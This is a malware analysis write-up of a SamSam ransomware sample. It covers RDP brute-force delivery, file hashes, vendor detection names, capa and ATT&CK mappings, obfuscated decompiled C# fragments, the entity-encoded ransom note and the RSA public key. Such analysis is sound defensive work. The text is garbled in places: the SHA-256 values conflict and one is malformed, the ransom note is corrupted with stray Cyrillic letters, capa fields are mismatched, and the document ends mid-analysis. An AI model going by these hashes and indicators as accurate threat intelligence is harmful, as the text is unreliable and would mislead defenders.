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Unveiling the Intricacies of SamSam Ransomware: A Comprehensive Analysis Plus Proactive Threat Emulation



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Introduction

This analysis describes the in-depth analysis of SamSam Ransomware. The malware execution flow and chain of attack depends on different variant of SamSam ransomware. The variant, I am analyzing today is developed to exploit windows systems. The delivery of this variant achieved by the RDP brute forcing. The attacker brute forced the windows systems and dropped these two files on victim computers [Exe, Xml]. The SamSam Ransomware is using the RSA-2048 and AES 256 encryption methods to encrypt systems file. The dropped XML file contains the public encryption key. SamSam exhibits relatively fewer instances compared to other malware families like Cryptomix, Cerber, and Locky. This malware variant uniquely targets organizations instead of individual internet users.

Over the past 12 months, the Author has conducted a comprehensive evaluation, making analysis and reverse engineering challenging. While all these samples fall under the umbrella of "SamSam," the attackers have employed various names to label their projects.

Here are some of the .NET project names observed:

- samsam
- MIKOPONI
- RikiRafael
- showmehowto
- wanadoesme
- wanadoesme2
- gonomore
- gotohelldr
- WinDir

The SamSam itself consists of two components:

- An executable
- Keyxml extension file contains the encryption key

Capabilities

- Samsam creates files inside the user directory
- Samsam queries all running process
- Samsam perform discovery and queries GUID
- Samsam utilizes the defense evasion technique Masquerading
- Samsam deletes the backup files
- Samsam encrypts the entire system using RSA-2048
- Creates guard pages, often used to prevent reverse engineering and debugging



Technical Details and Chain flow

File Info:


MD5	286d1495a80c126a63c26a5610d515e6
SHA-1	3840eff73b8b611df62a10cacd75cae181b710b1
SHA-256	0c1504ff73135e2a7920afac1c49c6ed1b1ac120b589fec08a87b05f457ebd2
Vhash	25403655151100af18d0053
Authentihash	9c45f9a8cfb04e45725de93ab531592410cd011164678a494fb78526bb62407
ImpHash	f34d5f2d4577ed6d9ceec516c1f5a744
SSDeep	768:50JPSh/E2mqzDjA6M9zAgyT0jxsDRpCTwCp5B:SRxjAB9zPygxCpCTwCpf
TLSH	Tf63340292AD0E13EE166CA374BFDF35BBFB26D03240B494C1CAE0717491E551AD8365E
File type	Win32 EXE executable windows win32 pe pexe
Magic	PE32 executable for MS Windows (GUI) Intel 80386 32-bit Mono/.Net assembly
TrID	Generic CIL Executable (.NET, Mono, etc.) (72.5%) Win64 Executable (generic) (10.4%) Win32 Dynamic Link Library (generic) (6.5%) Win32 Executable (generic) (4.4%) OS/2 Executable (generic) (2%)
File size	51.00 KB (52224 bytes)
PEID packer	.NET executable

SAMSAM also known as by security vendors:

Security vendors' analysis ⓘ		Do you want to automate checks?	
Ad-Aware	ⓘ Generic.Ransom.SamSam.C593FFC7	AegisLab	ⓘ Trojan.MSIL.Generic;jc
AhnLab-V3	ⓘ Trojan/Win32.Samas.C1676066	Alibaba	ⓘ Ransom:MSIL/Samas.5a9e825a
ALYac	ⓘ Trojan.Ransom.SamSam	Antiy-AVL	ⓘ Trojan/Generic.ASMalw5.1D06D1E
Arcabit	ⓘ Generic.Ransom.SamSam.C593FFC7	Avast	ⓘ Win32:Ransom-AYO [Trj]
AVG	ⓘ Win32:Ransom-AYO [Trj]	Avira (no cloud)	ⓘ HEUR/AGEN.1109348
BitDefender	ⓘ Generic.Ransom.SamSam.C593FFC7	BitDefenderTheta	ⓘ Gen:NN.ZemsilF.34722.dm@aqBro3b
Comodo	ⓘ Malware#@#391tvnosf34km	CrowdStrike Falcon	ⓘ Win/malicious_confidence_100% (W)
Cybereason	ⓘ Malicious.5a80c1	Cylance	ⓘ Unsafe
Cynet	ⓘ Malicious (score: 99)	Cyren	ⓘ W32/Azorult.D.gen!Eldorado
DrWeb	ⓘ Trojan.Encoder.6671	Elastic	ⓘ Malicious (high Confidence)
Emsisoft	ⓘ Generic.Ransom.SamSam.C593FFC7 (B)	eScan	ⓘ Generic.Ransom.SamSam.C593FFC7
ESET-NOD32	ⓘ A Variant Of MSIL/Filecoder.Samas.B	F-Secure	ⓘ Heuristic.HEUR/AGEN.1109348
Fortinet	ⓘ MSIL/FilecoderSamas.Bltr.ransom	GData	ⓘ Generic.Ransom.SamSam.C593FFC7
Ikarus	ⓘ Trojan.MSIL.Filecoder	Jiangmin	ⓘ Trojan.MSIL.qcot
K7AntiVirus	ⓘ Trojan (004ff8a21)	K7GW	ⓘ Trojan (004ff8a21)
Kaspersky	ⓘ HEUR:Trojan-Ransom.MSIL.Generic	Malwarebytes	ⓘ Malware.AI.2056418218
MAX	ⓘ Malware (ai Score=100)	MaxSecure	ⓘ Trojan.Malware.300983.susgen
McAfee	ⓘ Ransomware-FEF!286D1495A80C	McAfee-GW-Edition	ⓘ Ransomware-FEF!286D1495A80C
Microsoft	ⓘ Ransom:MSIL/Samas.E	NANO-Antivirus	ⓘ Trojan.Win32.Encoder.ejewix

Flow of attack and execution:

The Initial access of victims in this APT campaign achieved by brute forcing the RDP. The attackers dropped two files and executed. The stage 1 file created a batch file in user directory and executed it. The batch file is checking all running processes in loop and looking for main process, if the main process is not running it deletes all files from disk which indicated the self-destruction technique according to MITRE Att&CK. The main process encrypts all systems and leave a ransom note contains the detail about bitcoin address and other communication ways to pay ransom.



Tools and Environment

- Flare-VM (Windows 10)
- REMnux (Simulator)
- dnSpy
- Cutter
- Detect-it-easy
- RegShot
- ExeInfoPE
- De4dot
- Capa
- Procmon
- Process Hacker
- TcpView
- PE Bear
- PE Studio
- Wireshark

Stage 1 (WinDir.exe)

Basic and Advanced Static Analysis

Basic Information

WinDir.exe:

SHA256: 0c1504ff73135e2a7920afac1c49c6ed1b11ac120b589fec08a87b05f457ebdmd5

MD5: 286d1495a80c126a63c26a5610d515e6

CPU: 32-bits

Language: .Net programming language (c#)



Interesting Strings: "taskkill /f /pid

userprofile\Desktop\Desktop_SALTEAAAP!2nDcnZ1T3UwfsFQMZjR7XzfWagWbfI2fYA3WAGh4tEAAA
AH8waUVAF3EUA/8505vkPNOOgEMLO1t6CJvcGT6nAesg5YS2M4bKhDkWUKn9catLXAcFPEx0jYQbRX7
gyYQxI9M=</html><body style='background-color:lightgrey;'><pre><font
color='Red'><center><h3>#35;#87;#104;#97;#116;#32;#104;#97;#112;#112;#
101;#110;#101;#100;#32;#116;#111;#32;#121;#111;#117;#114;#32;#102
;#105;#108;#101;#115;#63;</h3></center>A#108;#32;#121;#
#111;#117;#114;#32;#102;#105;#108;#101;#115;#32;#101;#110;#99;#11
4;#121;#112;#116;#101;#100;#32;#119;#105;#116;#104;#32;#82;#83;#
65;#45;#50;#48;#52;#56;#32;#101;#110;#99;#114;#121;#112;#116;#10
5;#111;#110;#44;#32;#70;#111;#114;#32;#109;#111;#114;#101;#32;#1
05;#110;#102;#111;#114;#109;#97;#116;#105;#111;#110;#32;#115;#101
;#97;#114;#99;#104;#32;#105;#110;#32;#71;#111;#111;#103;#108;#10
1;#32;#34;#82;#83;#65;#32;#69;#110;#99;#114;#121;#112;#116;#105;
#111;#110;#34;<font
color='Red'><center><h3>#35;#72;#111;#119;#32;#116;#111;#32;#114;#101;
#99;#111;#118;#101;#114;#32;#102;#105;#108;#101;#115;#63;</h3></center>R#83;#65;#32;#105;#115;#32;#97;#32;#97;#115;#121;#10
9;#109;#101;#116;#114;#105;#99;#32;#99;#114;#121;#112;#116;#111;
#103;#114;#97;#112;#104;#105;#99;#32;#97;#108;#103;#111;#114;#105
;#116;#104;#109;#44;#32;#89;#111;#117;#32;#110;#101;#101;#100;#3
2;#111;#110;#101;#32;#107;#101;#121;#32;#102;#111;#114;#32;#101;
#110;#99;#114;#121;#112;#116;#105;#111;#110;#32;#97;#110;#100;#32
;#111;#110;#101;#32;#107;#101;#121;#32;#102;#111;#114;#32;#100;#
101;#99;#114;#121;#112;#116;#105;#111;#110;#10;#83;#111;#32;#121;
#111;#117;#32;#110;#101;#100;#32;#80;#114;#105;#118;#97;#1
16;#101;#32;#107;#101;#121;#32;#116;#111;#32;#114;#101;#99;#111;
#118;#101;#114;#32;#121;#111;#117;#32;#102;#105;#108;#101;#1
15;#46;#10;#73;#116;#39;#115;#32;#110;#111;#116;#32;#112;#111;
#15;#115;#105;#98;#108;#101;#32;#116;#111;#32;#114;#101;#99;#111;
#118;#101;#114;#32;#121;#111;#117;#114;#32;#102;#105;#108;#101;#1
15;#32;#119;#105;#116;#104;#111;#117;#116;#32;#112;#114;#105;#118
;#97;#116;#101;#32;#107;#101;#121;#32;<font
color='red'><center><h3>#35;#72;#111;#119;#32;#116;#111;#32;#103;#101;
#116;#32;#112;#114;#105;#118;#97;#116;#101;#32;#107;#101;#121;#63
;</h3></center>Y#111;#117;#32;#99;#97;#110;#32;#103;#101;#1
16;#32;#121;#111;#117;#114;#32;#112;#114;#105;#118;#97;#116;#101;
#32;#107;#101;#121;#32;#105;#110;#32;#51;#32;#101;#97;#115;#121;
#32;#115;#116;#101;#112;#58;
<font
color='DrakRed'>S#116;#101;#112;#49;#58; #89;#111;#117;#3
2;#109;#117;#115;#116;#32;#115;#101;#110;#100;#32;#117;#115;#32;<
font
color='red'> #66;#105;#116;#67;#111;#105;#110;#115; #116;
#111;#32;#114;#101;#99;#101;#105;#118;#101;#32;#65;#76;#76;#32;&
#80;#114;#105;#118;#97;#116;#101;#32;#75;#101;#121;#115;#32;#102;
#111;#114;#32;#65;#76;#76;#32;#97;#102;#102;#101;#99;#116;#101;#
100;#32;#80;#67;#39;#115;#46;
<font
color='DrakRed'>S#116;#101;#112;#50;#58; #65;#102;#116;#1
01;#114;#32;#121;#111;#117;#32;#115;#101;#110;#100;#32;#117;#115;
#32;

<font



color='DrakRed'>Step3:
We wil reply to your comment with a decњyption software, You shoulі ron your affected PC run it on yopted files wil be recovered
<font
color='DrakRed'>*Our Site Address:
(If you send us <font
color='red'> Bitcoins to receive half of keys(randomly) and after you verify it send 2nd half to receive alf keys)
 <font
color='red'><center><h3>How To Access to our Site</h3></center>For access to our sitee you must instalf Tor browser and enter ouo site URL in your to rowser.
You can download tor browser from <font
color='DrakRed'>https://www.torproject.org/download/d
ownload.html.enFor more i
0;formation ple
ase search in
Google "How t
1; access onion
2;sites"

<font
color='red'><center><h3># Test Dec
4;yption #</h3></center>
C&
heck our site,
 You can uploa
d 2 encrypted
2;files an we &



119;#105;#108;#108;#32;#100;#101;#99;#114;#121;#112;#116;#32;#121;
;#111;#117;#114;#32;#102;#105;#108;#101;#115;#32;#97;#115;#32;#100;
;#101;#109;#111;#46;#32;#32;
<center><h3>#35;#87;#104;#101;#114;#101;#32;#116;#111;#32;#117;#117;#121;#32;#66;#105;#116;#99;#111;#105;#110;</h3></center>
#87;#101;#32;#97;#100;#118;#105;#99;#101;#32;#121;#111;#117;
;#32;#116;#111;#32;#98;#117;#121;#32;#66;#105;#116;#99;#111;#105;
;#110;#32;#119;#105;#116;#104;#32;#67;#97;#115;#104;#32;#68;#101;
;#112;#111;#115;#105;#116;#32;#111;#114;#32;#87;#101;#115;#116;#101;
;#114;#110;#85;#110;#105;#111;#110;#32;#70;#114;#111;#109;#32;
;#104;#116;#112;#115;#58;#47;#47;#108;#111;#99;#97;#108;#98;
;#105;#116;#99;#111;#105;#110;#115;#46;#99;#111;#109;#47;#32;#111;
;#114;#32;#104;#116;#112;#115;#58;#47;#47;#99;#111;#105;#110;
;#99;#97;#102;#101;#46;#99;#111;#109;#47;#98;#117;#121;#98;#105;
;#116;#99;#111;#105;#110;#115;#119;#101;#115;#116;#101;#114;#110;
;#46;#112;#104;#112;#10;#66;#101;#99;#97;#117;#115;#101;#32;#116;
;#104;#101;#121;#32;#100;#111;#110;#39;#116;#32;#110;#101;#101;
;#100;#32;#97;#110;#121;#32;#118;#101;#114;#105;#102;#105;#99;#97;
;#116;#105;#111;#110;#32;#97;#110;#100;#32;#115;#101;#110;#100;#32;
;#121;#111;#117;#114;#32;#66;#105;#116;#99;#111;#105;#110;#32;#113;
;#117;#105;#99;#107;#108;#121;#46;

<center><h3>#35;#100;#101;#97;#108;#105;#110;#101;</h3></center>
#89;#111;#117;#32;#106;#117;#115;#116;#32;#104;#97;
;#118;#101;#32;#55;#32;#100;#97;#121;#115;#32;#116;#111;#32;#115;
;#101;#110;#32;#117;#115;#32;#116;#104;#101;#32;#66;#105;#116;
;#67;#111;#105;#110;#32;#97;#102;#116;#101;#114;#32;#55;#32;#100;
;#97;#121;#115;#32;#119;#101;#32;#119;#105;#108;#108;#32;#114;
;#101;#109;#111;#118;#101;#32;#121;#111;#117;#114;#32;#112;#114;
;#105;#118;#97;#116;#101;#32;#107;#101;#121;#115;#32;#97;#110;#100;
;#32;#105;#116;#39;#115;#32;#105;#109;#112;#111;#115;#115;#105;#98;
;#108;#101;#32;#116;#111;#32;#114;#101;#99;#111;#118;#101;#114;
;#32;#121;#111;#117;#114;#32;#102;#105;#108;#101;#115;</pre></html>EA
AAAL64zV92G5v/huezRw/wRoeWSbwvGFHd5BmNXImLQMQueyWVUB4aGj3Z5l29zggjaSi5Snwc5quV
Nu1nbubNCqksA+XzDE+T9+ukEqbwCPErRLDdj68URMkoWRhF/+DgIEoUhJFSzb7Yv3zi8l5ybjwIS8vqPAf
ApIWftRZIEu1gZqHsJCoJW6icQzYthCz/bF5elu2b/2C43FKr4xkujuU1ADy+qUHNBxik5xtyz91h6A5mHHL
dFjSrzRJQrxuGEujeBiLtuldLEO2YiaUB1k=AAAAEXWRR9ido+6WIcgJ0neEp6YIC1UI0cHZFdVIYgj2IYWin
Dir.Properties.Resources”

Inspection: LoadModule, MemoryStream, ToBase64String, FileAccess, RSACryptoServiceProvider

Publickey.keyxml:

SHA256: e5f6ad503c88055b931c7af7ec52dfd09759330633b2ace4dba9722efd5c876

MD5: 4e3e18e6140c64cec89f4be5af25751

Interesting Strings:

<RSAKeyValue><Modulus>5IRbjTmdM2okFAzONhfepTt7gTNMTsSTsXfbcc+ZjpCYjeRzFxD9+Qfxu+moa
ExNFJGwkwsTLzzX+36/Vszg85jhKlmeTvHyLX2b5SnL93JGN9vchkuMEEcP4SNjzJWHvWxYuJL7vBj4sjV81F
xh4HsZsohED0FtMjAR2RP40YaNs/tfGlmFrPBAmekJF4+uVuxkr0cHtdhhCH+/BPfdqobfMNQ1eljZj+2IpVYo
FPmSOeJFiCvLNEhm8McuEE9BOvSnls5D8hqDbq0TZdoFuGLRpwaEPYqVNvAYh1H9z+kXkiA/TU/GedKJ5




G7bffOkawta7vC7B5kb0DZLpNQw8Q==</Modulus><Exponent>AQAB</Exponent></RSAKeyValue>

Packing

Detect-It-Easy

After opening the sample with detect-it-easy tool it shows me that the binary is not packed but there was at some level I assumed it may be little bit obfuscated and there will be some random strings and junk data to make it difficult for analyst.



Capa-Output

When I performed CAPA analysis on first stage of malware (WinDir.exe), it indicates that the binary is not packed. The detail verbose analysis also tells the binary is obfuscated and it trigger most of the rules which indicated that the binary is using these tactics and techniques according to MITRE ATT&CK framework. The CAPA analysis also indicates that the binary is using RSA and AES encryption algorithms which tells me in the very first stage of analysis that this could be a ransomware. The first stage sample was also performing the system discovery, file discovery and defense evasion like obfuscation and masquerading files.



λ capa WinDir.exe	
md5	286d1495a80c126a63c26a5610d515e6
sha1	3840efff73b8b611df62a10cad75cae181b710b1
sha256	0c1504ff73135e2a7920afac1c49c6ed1b11ac120b589fec08a87b05f457ebd2
os	windows
format	Crypto Wallet
Cracker	Crypto W.
arch	dotnet
path	i386
	C:/Users/shaddy/Desktop/WinDir.exe
ATT&CK Tactic ATT&CK Technique	
DEFENSE EVASION	Deobfuscate/Decode Files or Information T1140 File and Directory Permissions Modification T1222 Obfuscated Files or Information T1027
DISCOVERY	File and Directory Discovery T1083 System Information Discovery T1082
MBC Objective MBC Behavior	
CRYPTOGRAPHY	Encrypt Data::AES [C0027.001] Encrypt Data::RSA [C0027.001] Generate Pseudo-random Sequence::Use API [C0021.003]
DATA	Decode Data::Base64 [C0053.001] Encode Data::Base64 [C0026.001]
DEFENSE EVASION	Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02] Obfuscated Files or Information::Encryption-Standard Algorithm [E1027.m05]
DISCOVERY	File and Directory Discovery [E1083] System Information Discovery [E1082]
FILE SYSTEM	Create Directory [C0046] Delete File [C0047] Read File [C0051] Set File Attributes [C0050] Writes File [C0052]
PROCESS	Create Process [C0017] Create Thread [C0038] Suspend Thread [C0055]
Capability Namespace	
decode data using Base64 in .NET encode data using Base64 (2 matches) encrypt data using AES via .NET encrypt data using RSA generate random bytes in .NET access .NET resource query environment variable	data-manipulation/encoding/base64 data-manipulation/encoding/base64 data-manipulation/encryption/aes data-manipulation/encryption/rsa data-manipulation/prng executable/resource host-interaction/environment-variable

Static Analysis

When I opened the sample using DnSpy and start analyzing the code at very first stage of analysis, I found some random strings and junk data in the main function. This could be to mislead the malware analyst or could be used to bypass static detection of security controls.

```
if (!string.IsNullOrEmpty(args[0]) && File.Exists(args[0]))
{
    Program.pubblobbbbbbkkkey = File.ReadAllText(args[0]);
}
if (!Directory.Exists(Program.dire_c_toryy_ofdelll))
{
    Directory.CreateDirectory(Program.dire_c_toryy_ofdelll);
}
"hzsjfhicykshkdjghkgvkgdjdfg" + "sfkjadgw6wuitafgjsdkd" + "nksjfgqdd7trugfjsdfs" + "fsgahfgfuygityugfjhdf";
Thread.Sleep(865);
"kzjzgyshdkgdkaishdlkgkhsdhgjhfd" + "aaesdfghsjdglfdhjsgdg" + "skjgfasbgjfsjfhsgfjsf";
Thread thread = new Thread(new ThreadStart(Program.ru_nlo_opf_or_chek__));
"sfstsygfsfksgfkjskjsf" + "mkjnhbgvfcdxszdxfcgvhbj";
thread.Start();
Thread.Sleep(2235);
```



In my static analysis of SamSam ransomware, I found some encrypted bytes and string type variable which are storing the string value after decrypting the bytes. The SamSam ransomware is using the DecryptStringAES() function which were taking two parameter one the cipher text and the second was shared secret key. So, at this point I decided to start dynamic analysis and to extract the decrypted string at run time.

```
// Token: 0x04000005 RID: 5
private static string msaltpassss = "SALT";
// Token: 0x04000006 RID: 6
private static string _8888 = encc.DecryptStringAES("AAAAAP1zndOcnZT3uWfsFgWzJRxzfNwgi6f2fYASNaUgh4t", Program.msaltpassss);

// Token: 0x04000007 RID: 7
private static string tyyyyyyyyyyyyyyyyyyyy = encc.DecryptStringAES("AAAAATnTz8BSRCF07nMEn1t4pm16ktaubatS/Zgj0J6w7Bv.eLws8crysaw50Kb959165ABVPX1vwLkOAUSFFQlwtko/tj/Jbp1o9azAa6xyADg1gNzwbvzdsVu+x
+Hqcfafyk1d2RUdV5A08Ne4ZJuhexA4g0J0wx512hdol%MdmpqT0g8u7JbLeWXAAX2eJzvsvuJxcc0Y7qjTBvUjJuWvObed0lqfLUKv9qdfnGVyBpdgS9e+dqvchtw6kxfxG1LTv1zDwPtvc6r18MfqdLrx903k0fu1pzyzuc
+4+rie882rslql+4tg+yehMACFig1l2eB5e6oJaway7uvktovZpcL11+6107UT0vpfkXpXoobokdIm1s1uT0CnPb8m1l1APCRNkTdx06k1k4q2YDm1vtsKuoyb6ZHT2bk6110k72k8xx2x7XUoIpy/PlkykP6A630d3J3Q0130LYDj1jQcN8cq@6t5VF/
kq94ph01WZ3G021745oxEm0CM0maxy384LhnxtHTif7B3KUWY477zDwEwLa9egej5juu02zv03btV1j/7rfxwJ1LcdAvC/
M7P7T3Jhxj3x0eku0bs1MPhzeiCvJ6g7wMuuQ10t4huK5GSd4pHeigy5yurwAMPhd11iv1yenKdyx5b10hLM127ystckdDQTlv1vld3FvshK+BNr3knahy+0n0JqT7+Cw+VMDt5Gop5b5d54t2Hgl3o7myUxXsmgf
+a+uamn5PQNlfH8e2GJh32J1hg0PfDnyvBewNWx2/hipuFVXHxu09j7ANCoQ5yksbkbg6/nysTS7nA181EA2PhUPhsmtgGRU32/z7sqqg8ZVnuhA2zfQbusEP9RyVUseRV/vlwkg1m/RKcGS1am537vtvbgFxz2zCBP4auwfsp7qzQow.cowadCF9
+4+uHq8003EirJnnxJnWmhw/E83443E8T16oTc2+kHcf5oWmUTjzbjklm/p3Qnh16r5z2d2a32u32z5e93808aw3s3cQfLcFG3J3C445AFyAfkvzTAhmls3yjyD1sQnE1EhBpJCKE3wmWvOr0h+LwQ8
+kUhYB0ddhf7iy3gxw6SQTjYMC25e0W78a1mTyTVkwq6562C0R268fTaC4u3h11Dr.gall6GnC1.79J7pb0qG6LTbuaXhcoFpd03K2d35j31a4+Dw6jTOAr61y8ohuMP1Tnm1N1oDNTtpqV8Ng/FEhW/e8eElweCZU6K/
HoIMg010eM3aa025kbhCpkwskUsKov-Nmrw6okt5Qs+o1iU68835ImS9gZeuHs1.86bhjaQ181fhnuTuL1cfETte1uTcUpf162cu+xkluh/Fxy/55apukk3keyc4c4Zc0r7Dm4DyQjH2tzncdne+15nTyvrxFqSeVm2w3v+
+k1iUYvR23RYr2z1p1ly4eJhuJMyz4zH2zSabVzul19187gPN05+129dhg/LokKhh2zCoacLA6xvYz76a/Pvd1AowjYpA1kopAcD8747C1z99S5.Lh77NcMetS0hK19zo+ylAm2z78Edmj3mXDChm83x3jphF5/B164sebeJcf6vzG1j0Y9KK20558VqCg
+syhmpTR89Pn28ba9aG52K0GE6nWvhnxcc0/B+A0wpieMLOyG51G119RtmwVjYCGwNUc/11h63fLVbab7m9o92GeFHnGCLzJz/10/tyMe92yba70zBy/b1jvoLp6Npl7J1L5dQHnHESIwaCal6zn/2c
+mgnyF47KjEx6v9wOUvb00815Ub0NNhxxldCzaofFBauuf2g163j+Kw2027ss1dr5e/DATPcFT1xYnAUh2WxHFTUde5oNBywChh84IxeqP0QVgptp6QfNL0/XOBTh1ZDxyR03h84/M4cn9498073qxm02aO1Ltfni1PBGdn1Ja43cEmlwLxttd/
YxaDFd1xm#0grydwS1z1QzeiIHNMNr1x5B1HRCAGQDXTkkP/c-ohxh18kzdzAAzgV01npXHQ54pL6SqGg#WJw9h5Xyv2K9T8=", Program.msaltpassss);

// Token: 0x04000008 RID: 8
private static string ddbbbdbbbdbdbdtypes = encc.DecryptStringAES("AAAAADry8/M976/bdRFgncjWaYTQk7YQdRoFw7f5HMtG16", Program.msaltpassss);

// Token: 0x04000009 RID: 9
private static string[] tttttttttttttttttttt = Program.tyyyyyyyyyyyyyyyyyyyy.Split(new char[] { ',' });

// Token: 0x0400000A RID: 10
private static string ttttdbbdbbbdbdbdtypes = Program.ddbbdbbbdbdbdtypes.Split(new char[] { ',' });

// Token: 0x0400000B RID: 11
private static List<List<string>> matrix = new List<List<string>>();

// Token: 0x0400000C RID: 12
private static List<string> coooooooppoooooooooo = new List<string>();

// Token: 0x0400000D RID: 13
private static string computerrrrrname = Environment.MachineName + "<br><br>";

// Token: 0x0400000E RID: 14
private static string currrenntdirrrr = Directory.GetCurrentDirectory();

// Token: 0x0400000F RID: 15
private static string dire_c_toryy_ofdell1 = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData) + "\\\" + encc.DecryptStringAES("AAAAA0eHr6QeAnAEE04Cna7wCcs8CEpgGA5pwyN8z3e1Bby", Program.msaltpassss);

// Token: 0x04000010 RID: 16
private static string pubbbbbbbbbbkkkkkey = "";

// Token: 0x04000011 RID: 17
private static string hhheeeelppffffllleeee = encc.DecryptStringAES("AAAAAIw2Mp9b41jpw8Khfx9zaiLEEZZQuhKVfZdxkCvh", Program.msaltpassss);
```

Basic Dynamic Analysis

Procmon and Process Hacker

As an offensive security researcher, I always prefer Procmon and process hacker in my first detonation of malware sample which I analyze. When I executed the sample and captured all traffic using Wireshark and captured the all activities using Procmon, I noticed some interested activities on Procmon. I applied filter on Procmon to check either SamSam write any file or downloading any file on disk at runtime. I noticed that the sample first looking the public key file, if the public key file is existed it execute itself and write a (msctlcpx.bat) file on disk. After writing the batch file it checks the batch file exists and execute that batch file.



```
WinDir.exe
  PE
  Type References
  References
  Resources
  WinDir
    encc @02000002
    Program @02000003
  WinDir.Properties
mscorlib (2.0.0)
  CommonLanguageRuntimeLibra
  PE
  Type References
  References
  Resources
  Microsoft.Win32
  Microsoft.Win32.SafeHandles
  System
  System.Collections
  System.Collections.Generic
  System.Collections.ObjectModel
  System.Configuration.Ass
  System.Deployment.Internal
  System.Deployment.Internal.I
  System.Deployment.Internal.L
  System.Diagnostics
  System.Diagnostics.CodeAnalysis
  System.Diagnostics.SymbolSt
  System.Globalization
  System.IO
    BinaryReader @020005A6
    BinaryWriter @020005A7
    BufferedStream @020005
    Directory @020005A9
    DirectoryInfo @020005AC
```

```
446 // Token: 0x000035D5 RID: 13781 RVA: 0x000B3898 File Offset: 0x000B2898
447 public static FileStream OpenWrite(string path)
448 {
449     return new FileStream(path, FileMode.OpenOrCreate, FileAccess.Write, FileShare.None);
450 }
451
452 // Token: 0x000035D6 RID: 13782 RVA: 0x000B38A3 File Offset: 0x000B28A3
453 public static string ReadAllText(string path)
454 {
455     return File.ReadAllText(path, Encoding.UTF8);
456 }
457
458 // Token: 0x000035D7 RID: 13783 RVA: 0x000B38B0 File Offset: 0x000B28B0
459 public static string ReadAllText(string path, Encoding encoding)
460 {
461     string text;
462     using (StreamReader streamReader = new StreamReader(path, encoding))
463     {
464         text = streamReader.ReadToEnd();
465     }
466     return text;
467 }
468
469 // Token: 0x000035D8 RID: 13784 RVA: 0x000B38C File Offset: 0x000B28C
470 public static void WriteAllText(string path, string contents)
471 {
472     File.WriteAllText(path, contents, StreamWriter.UTF8NoBOM);
473 }
474
475 // Token: 0x000035D9 RID: 13785 RVA: 0x000B38FC File Offset: 0x000B28FC
476 public static void WriteAllText(string path, string contents, Encoding encoding)
477 {
100 %
```

Name	Type
path	string
encoding	System.Text.Encoding
streamReader	System.IO.StreamReader
text	string

After successfully taking the argument, the malware was looking some directory, if the directory already exists than it was creating a new thread and executing something in new thread. But at that time for me important thing was to know about the directory it was looking, so I put breakpoints on following execution and found the path of directory it was looking.

```
23
24
25
26 Directory.CreateDirectory(Program.dire_c_toryy_ofdelli);
27
28 "hzsjfhicykshkdjghkdhgvgkjdfg" + "sfkjadgw6wuitafgjsdksd" + "nksjfqqd7trugfjsdfs" + "fsgahfgfuygiteryugfjhdf";
29 Thread.Sleep(865);
30 "kzjzygshdgdkalshdkghksdhgjhfd" + "aaesdfghsjdgldfhjdsgd" + "skjgfasbgjfsjfhsgfjsf";
```

When I follow the execution, I found that it was creating a directory, the path and name of directory was encrypted with AES encryption.

```
